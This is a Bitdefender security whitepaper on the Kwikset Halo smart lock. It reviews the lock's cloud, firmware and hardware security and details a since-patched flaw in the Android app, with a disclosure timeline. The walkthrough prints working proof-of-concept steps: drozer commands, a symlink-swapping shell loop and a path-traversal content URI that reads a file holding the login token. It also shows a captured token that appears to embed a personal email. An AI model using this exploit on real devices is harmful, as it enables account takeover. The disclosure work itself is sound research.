
WHITEPAPER

Bitdefender®

Security

Vulnerabilities Identified in the Kwikset Halo Smart Lock



www.bitdefender.com

Contents

Foreword

Connected security devices play an important role in the ecosystem of the modern home. They help residents keep an eye on who's on or near the premises, track temperature and humidity and, in general, monitor what's going on at home when they're not around. As these devices are packed with digital "eyes" and other sensors, vulnerabilities and logic flaws can leave them under the control of cybercriminals who turn them into espionage tools.

As the creator of the world's first smart-home cybersecurity hub, Bitdefender regularly audits popular IoT hardware for vulnerabilities that might affect customers if left unaddressed. This research paper, part of a series developed in partnership with Tom's Guide, aims to shed light on the security of the world's best-sellers in the IoT space.

This report is based on findings in the following firmware and Android app versions:

Firmware - Version: 02.07.38.01

Android Application - Version: 1.2.8

Vulnerabilities at a glance

- An issue in the companion mobile app can expose sensitive device data, such as authentication token, user info and the serial number of the smart lock.

The good

- The connection cannot be intercepted with a man-in-the-middle attack, as the smart lock verifies the validity of the server certificate
- The firmware is a GBL container file that is encrypted and signed. The encryption key is not known.
- Two-factor authentication is enabled by default.
- Good placement of the serial connection pins on the inside of the home

The bad

- The Kwikset Halo mobile app exposes a content provider that can be accessed by any application on the phone

Disclosure timeline

- Nov 09, 2021: Bitdefender contacts the vendor and shares information about the vulnerability

- Dec 16, 2021: Vendor releases a fix via the Android app update

- Apr 06, 2022: Bitdefender publishes this report.


Vulnerability walkthrough

Cloud-device communication:

a. Authentication/Identification:

The smart lock connects to the AWS IoT servers through the MQTT protocol. To authenticate, a X.509 client certificate is used with the common name set as the lock's serial number.

Client certificate exchange:



```
Certificate: 308201653082010ca0030201020214759d6f245ff2ba1c23...
▾ signedCertificate
     version: v3 (2)
     serialNumber: 0x759d6f245ff2ba1c23ab82389f9f6921e9f151dd
  ▸ signature (ecdsa-with-SHA256)
  ▸ issuer: rdnSequence (0)
  ▾ validity
     ▸ notBefore: utcTime (0)
     ▸ notAfter: generalizedTime (1)
  ▾ subject: rdnSequence (0)
     ▸ rdnSequence: 2 items (id-at-commonName=10FEA22C0CE578D56C,
```

b. Communication protocols used:

The only protocol used is MQTT over TLS on port 8883 with the AWS servers (e.g. a1nry1x04r5kc3-ats.iot.us-east-1.amazonaws.com).

c. Communication channel security:

The connection can't be intercepted with a man-in-the-middle attack, as the smart lock verifies the validity of the server certificate. An attacker can't impersonate the lock to the server as they lack knowledge of the client certificate stored on the device's memory.

d. Firmware update:

The firmware is a GBL container file that is encrypted and signed. The encryption key is not known.

```
gbl-master# cargo run dump Giga_OTAU_Bundle_02.07.38.01.gbl
Gbl {
    enc: Encrypted {
        enc_header: EncryptionHeader {
            total_bytes: 500018,
            nonce: (12 bytes) [16, 55, F6, 4D, C9, AC, 98, 57, 48, B7, 46, 9A],
        },
        enc_sections: [
            (36 bytes) [7C, F9, 3A, 8C, 23, AA, B6, 11, EB, DF, AE, 97, D3, 08, 7F,
39, E4, 20, FD, E1, 03, F8, F5, ED, DD, D1, F9, 17, 83, FA, BF, 29, ...],
            (13720 bytes) [0E, 6B, 0A, F9, 60, 2D, CB, FB, 06, BD, 6D, 8C, 9B, FB, C7,
04, 4A, A4, 61, BC, 33, C7, 10, 55, 4D, E7, C8, D0, 5E, 90, 08, 5B, ...],
            (176442 bytes) [7E, 6A, 1E, D7, 9F, 53, 8F, 10, 1A, AA, 4F, 0B, 1A, 1F,
27, 7C, A1, 54, B9, 80, 4C, CB, 45, 9B, 37, 40, 0B, 49, 44, 32, 8B, FA, ...],
            (309820 bytes) [CB, 87, BA, 1D, F6, E7, A5, EE, A4, DF, 28, 52, E2, AF,
DF, A7, 10, AF, AB, CE, B9, 55, 5A, CC, A2, 06, AB, B0, D5, D2, C0, EA, ...],
        ],
    },
    sig: Signed {
        signature: Signature {
            raw: (64 bytes) [0A, 88, 5A, 8A, 44, 29, 08, 65, 58, 18, 61, C4, C4, 9A,
B8, C3, 4B, 91, D6, CD, 98, 6E, 79, 93, 22, 9C, C4, 31, F6, CF, 2E, 48, ...],
        },
    },
}
```

The firmware update is transmitted only over Bluetooth by the paired phone. The binary comes bundled in the Android application, meaning that it cannot be modified if Google Play Store is used to install it. Even if a malicious application were to try to send a modified firmware, it would require the keys used for signing and encrypting - keys that are not available.

Local Network:

No ports can be accessed on the local interface.

Setup:

The initial setup is done over a BLE connection, and starting the process requires physical access to the lock from inside the house. After the phone is paired with the lock, the application receives two certificates that will be sent to the server. A series of authentication challenges follows that prove to the server that the application has access to the smart lock and that the server is not malicious or the connection tampered with.

Application – cloud communication:

Most of the cloud infrastructure uses AWS services. User authentication employs the cognito-identity service where after a successful login the user will receive a bearer token and temporary AWS credentials. Two-factor authentication is enabled by default.

Using the bearer token, the user can modify user/smart lock settings through the execute-api service. As the token and AWS credentials are tied to the user's identity, resources for other accounts can't be accessed or modified. The owned devices are identified in the cloud by their serial number but, even with knowledge of it, an attacker does not have permission to access or add them to their own account.

Hardware access:

The pins for a UART serial connection are exposed on the lock. The connection uses a custom protocol at 9600 baud rate where commands like open/close can be sent or read. As the pins are inside the indoor part, they are of no use to an attacker.

Other:

Android application security:

It was discovered that the Kwikset Halo application exposes a content provider that can be accessed by any application on the phone. Because of a race condition, it can be used by a malicious application to read any file of the application including the *default_settings.xml* file which contains the authentication token, user info and the lock serial number. The IdentityId that is used together with the login token to obtain AWS temporary credentials can be found in the *com.amazonaws.mobileconnectors.cognito.xml* file.

Getting the content provider:

```
dz> run scanner.provider.finduris -a com.kwikset.blewifi
Scanning com.kwikset.blewifi...
…………………………………………………………………………………………...
Accessible content URIs:
  content://com.kwikset.blewifi.PdfContentProvider/
  content://com.kwikset.blewifi.PdfContentProvider
```

By default, the content provider allows reading of files located in the apk's *files* folder but no useful data for an attacker could be extracted. At most, the serial number of the lock could be found in a log file and a Firebase install token.

```
dz> run app.provider.read content://com.kwikset.blewifi.PdfContentProvider/
Logs%2fLog
…………………………………………………………………………………………..
[13.09.21 14:48:20.014] [base.LockSystemStateRepository] WARN  - Trying to set
last seen status on a record that doesn't exist: 10fea22c0ce578d56c [thread:
main][668184][F:?,L:?]
```

Despite this, the content provider is vulnerable to a TOCTOU (time of check time of use) attack when verifying the path of the file to read.

The *openFile* function will get the canonical path of the provided URI and will check if the result starts with */data/data/com.kwikset.blewifi/files.* If the check is successful, the file will be read and sent to the caller.

Because the *getCanonicalPath* function follows symbolic links, an attacker can create a symbolic link that points to the */data/data/com.kwikset.blewifi/files* folder*.* After the check has passed the attacker will change the destination of the link to a file in another folder (e.g. */data/data/com.kwikset.blewifi/shared_prefs/default_settings.xml* which contains the token used for login).

To win the race condition, a malicious apk is used that first runs a shell script that will create a symbolic link and constantly swap its destination:


```
#!/system/bin/sh

while true; do ln -fs /data/data/com.kwikset.blewifi/shared_prefs/default_
settings.xml /data/data/com.pwn.kwikset/default_settings.xml; ln -fs /data/
data/com.kwikset.blewifi/files/Logs/ /data/data/com.pwn.kwikset/default_settings.
xml; done
```

When the script is running, the content provider will be called until the desired file is returned.

```
new InputStreamReader(getContentResolver().
openInputStream(Uri.parse("content://com.kwikset.blewifi.
PdfContentProvider/..%2f..%2f..%2f..%2f..%2f..%2fdata%2fdata%2fcom.pwn.
kwikset%2fdefault_settings.xml")));
```

The default_settings.xml file:



```
?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
   <boolean name="license_agreed" value="true" />
   <string name="userlastname">[redacted]</string>
   <boolean name="is_app_in_background" value="true" />
   <boolean name="loginType" value="true" />
   <boolean name="IsUserLoggedInNotification" value="true" />
   <string name="userfirstname">[redacted]</string>
   <string name="activeHome"></string>
   <boolean name="IsUserLoggedIn" value="true" />
   <string name="key_bundle">Production</string>
   <boolean name="iAgreeClicked" value="true" />
   <long name="loginTokenUpdateTime"
value="1634113628459" />
   <string name="deviceLatitude">[redacted]</string>
   <string name="userEmail">[redacted]</string>
   <boolean name="is_notification_rec_background" value="true" /
>
   <boolean name="is_lock_added" value="true" />
   <string name="activeHomeId">e7439
11d-a800-4890-8a9a-d638a2e6895a</
string>
   <string name="10fea22c0ce578d56c_lock_timezone">Europe/
Bucharest</string>
   <string name="loginToken">eyJraWQiOiJERGtVNXp3ZHY1QV
dEdVFDYTV0WWZ2Wlg3UGNOZ3pKUmFCWWxXMTdPN1ZvPS
IsImFsZyI6IlJTMjU2In0.eyJzdWIiOiI2MDk3NWM0Ny0zMjc1LTQ5
ODItYjNjOS02YzA1NmZmYzk0MzQiLCJhdWQiOiI1ZXUxY2RranA
xaXRkMWZpN2I5MW02Zzc5cyIsImV2ZW50X2lkIjoiYzk3N2ZhN
zktZGYwZC00OGQ1LTlmZDQtNzdmY2ZlNTc5NjlmIiwidG9rZW5
fdXNlIjoiaWQiLCJhdXRoX3RpbWUiOjE2MzQwMzYwMzMsIml
zcyI6Imh0dHBzOlwvXC9jb2duaXRvLWlkcC51cy1lYXN0LTEuYW
1hem9uYXdzLmNvbVwvdXMtZWFzdC0xXzZCM3VvNnVLTiIsIm
NvZ25pdG86dXNlcm5hbWUiOiJwZXRyaXNvci5saXZpdXR6QG
dtYWlsLmNvbSIsImV4cCI6MTYzNDExNzIyMywiaWF0IjoxNjM0
MTEzNjIzLCJlbWFpbCI6InBldHJpc29yLmxpdml1dHpAZ21haW
wuY29tIn0.UaXwNRykMcVhxBaHTsYEzzA7kgcCeD-v--OgWg6r
-3t1qWQznhOHtWP8lzXbNpXkwvOFXhpiGhjDd7qnFQ64C4ip7I
cclU85x_kS1ulZ1-0rDYcOp_9DjL4FJYSbzywzqLRPlv7YTRgzW
SOW3HwnDtXUFxXYCJK8cTpU3hTPqmqvT4j637L4-TDXSW4Mk_
o6wzqxog4nSuGXFulCAZvjshTmMPiAdNA_rh9ufxxRtmsF5Kdmut
iV2mMsuyGnTfvyUYMSOCLGJ8beGVOajJ2YopoLBdBlJuaGHO2Y
333NpXWwX_rmVPmOzTQ52ARcjqlOigi1NE29_dt5s_rW0iBZ_w</
string>
   <boolean name="signup_status" value="false" />
```

Why Bitdefender

Bitdefender provides cybersecurity solutions with leading security efficacy, performance and ease of use to small and medium businesses, mid-market enterprises and consumers. Guided by a vision to be the world's most trusted cybersecurity solutions provider, Bitdefender is committed to defending organizations and individuals around the globe against cyberattacks to transform and improve their digital experience.

For more information, visit https://www.bitdefender.com.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-kwik-creat5991-en_EN
01/27/22March 23, 2022 10:05 am04/04/22